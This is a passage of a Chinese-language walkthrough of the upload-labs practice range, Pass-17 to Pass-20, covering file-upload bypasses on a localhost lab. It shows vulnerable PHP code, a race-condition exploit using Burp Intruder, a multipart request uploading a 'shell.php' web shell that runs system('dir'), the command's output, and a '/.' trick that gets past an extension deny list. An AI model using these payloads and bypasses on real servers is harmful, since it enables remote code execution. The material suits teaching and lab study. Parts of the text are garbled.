    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
            $img_path = UPLOAD_PATH . '/' . rand(10,
99).date("YmdHis").".".$file_ext;
            rename($upload_file, $img_path);
            $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif 类型文件! ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错! ';
    }
}
}

```


可以看到文件先经过保存，然后判断后缀名是否在白名单中，如果不在则删除，此时可以利用条件竞争在保存文件后删除文件前来执行 php 文件。

Attack type: Sniper

```
POST /upload-labs/Pass-17/index.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 315
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryY7y5UB2TfXeAEItC
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/upload-labs/Pass-02/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

-----WebKitFormBoundaryY7y5UB2TfXeAEItC
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: image/gif

<?php system('dir'); ?>S S
-----WebKitFormBoundaryY7y5UB2TfXeAEItC
Content-Disposition: form-data; name="submit"

☐
☐
☐
☐
☐
-----WebKitFormBoundaryY7y5UB2TfXeAEItC--
```

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see 1

Attack type: Sniper

```
GET /upload-labs/upload/shell.php HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

利用 bp 不断发送上传包和请求包。成功执行命令：

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
385	SEC-SGHU600/1.0 NetFr...	200	<input type="checkbox"/>	<input type="checkbox"/>	611	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	436	
1	Alcatel-OT-708/1.0 Profile/...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
2	BlackBerry7100i/4.1.0 Pro...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
3	BlackBerry7130e/4.1.0 Pr...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
4	BlackBerry7230/3.7.0	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
5	BlackBerry7250/4.0.0 Prof...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
6	BlackBerry7520/4.0.0 Prof...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
7	BlackBerry7730/3.7.0	404	<input type="checkbox"/>	<input type="checkbox"/>	436	
8	BlackBerry8130/4.3.0 Prof...	404	<input type="checkbox"/>	<input type="checkbox"/>	436	

Request Response

Raw Headers Hex Render

Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 387

□□□□□ E □ e □□□□ DATA
□□□□□ κ □□□ 50A3-968B

!\\upload-labs\\upload □□□□

2019/01/30 01:07 <DIR> .
2019/01/30 01:07 <DIR> ..
2019/01/29 18:22 36 .htaccess
2019/01/30 00:53 5,254 24036. jpg
2 □□□□□ 5,290 □□□
2 □□□□ 789,499,621,376 □□□□□□□

MAN

Pass-18-条件竞争

```
//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'],
$_FILES['upload_file']['tmp_name'],
$_FILES['upload_file']['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
}
```

```

switch ($status_code) {
    case 1:
        $is_upload = true;
        $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
        break;
    case 2:
        $msg = '文件已经被上传，但没有重命名。';
        break;
    case -1:
        $msg = '这个文件不能上传到服务器的临时文件存储目录。';
        break;
    case -2:
        $msg = '上传失败，上传目录不可写。';
        break;
    case -3:
        $msg = '上传失败，无法上传该类型文件。';
        break;
    case -4:
        $msg = '上传失败，上传的文件过大。';
        break;
    case -5:
        $msg = '上传失败，服务器已经存在相同名称文件。';
        break;
    case -6:
        $msg = '文件无法上传，文件不能复制到目标目录。';
        break;
    default:
        $msg = '未知错误!';
        break;
}
}

//myupload.php
class MyUpload{
    .....
    .....
    .....
    var $cls_arr_ext_accepted = array(
        ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar",
        ".7z", ".ppt",
        ".html", ".xml", ".tiff", ".jpeg", ".png" );
    .....
    .....
}

```

```

.....
/** upload()
**
** Method to upload the file.
** This is the only method to call outside the class.
** @para String name of directory we upload to
** @returns void
**/
function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

    $ret = $this->checkSize();
    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

        $ret = $this->checkFileExists();
        if( $ret != 1 ){
            return $this->resultUpload( $ret );
        }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();

```

```

    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
        $ret = $this->renameFile();
        if( $ret != 1 ){
            return $this->resultUpload( $ret );
        }
    }

    // if we are here, everything worked as planned :)

    return $this->resultUpload( "SUCCESS" );

}
.....
.....
.....
}

```


因为 move 在 rename 之前

```


244     $ret = $this->move();
245     if( $ret != 1 ){
246         return $this->resultUpload( $ret );
247     }
248
249     // check if we need to rename the file
250
251     if( $this->cls_rename_file == 1 ){
252         $ret = $this->renameFile();
253         if( $ret != 1 ){
254             return $this->resultUpload( $ret );
255         }
256     }
257
258     // if we are here, everything worked as planned :)
259
260     return $this->resultUpload( "SUCCESS" );
261
262 }

```

move 操作进行了一次文件保存



然后 rename 进行了一次更改文件名



因此我们可以通过条件竞争来上传图片马。

Pass-19- /. 绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp",
", "jspx", "jsp", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "as",
cx", "ashx", "asmx", "cer", "swf", "htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name, PATHINFO_EXTENSION);
```


```

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错!';
            }
        }else{
            $msg = '禁止保存为该类型文件!';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}

```

这里是我在 Pass9 提到的一个 trick, `move_uploaded_file` 会忽略掉文件末尾的 `/.`。但是 Pass9 中的文件名是从 `$_FILES['upload_file']['tmp_name']` 中获取的, 这里是用户可控的。因此构造



当然也可以用 `move_uploaded_file` 函数的 00 截断漏洞绕过。

Pass-20-数组+/.绕过

```

$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])) {
    //检查 MIME

```


smile.php/.，最终 move_uploaded_file 会忽略掉/.，最终上传 smile.php。

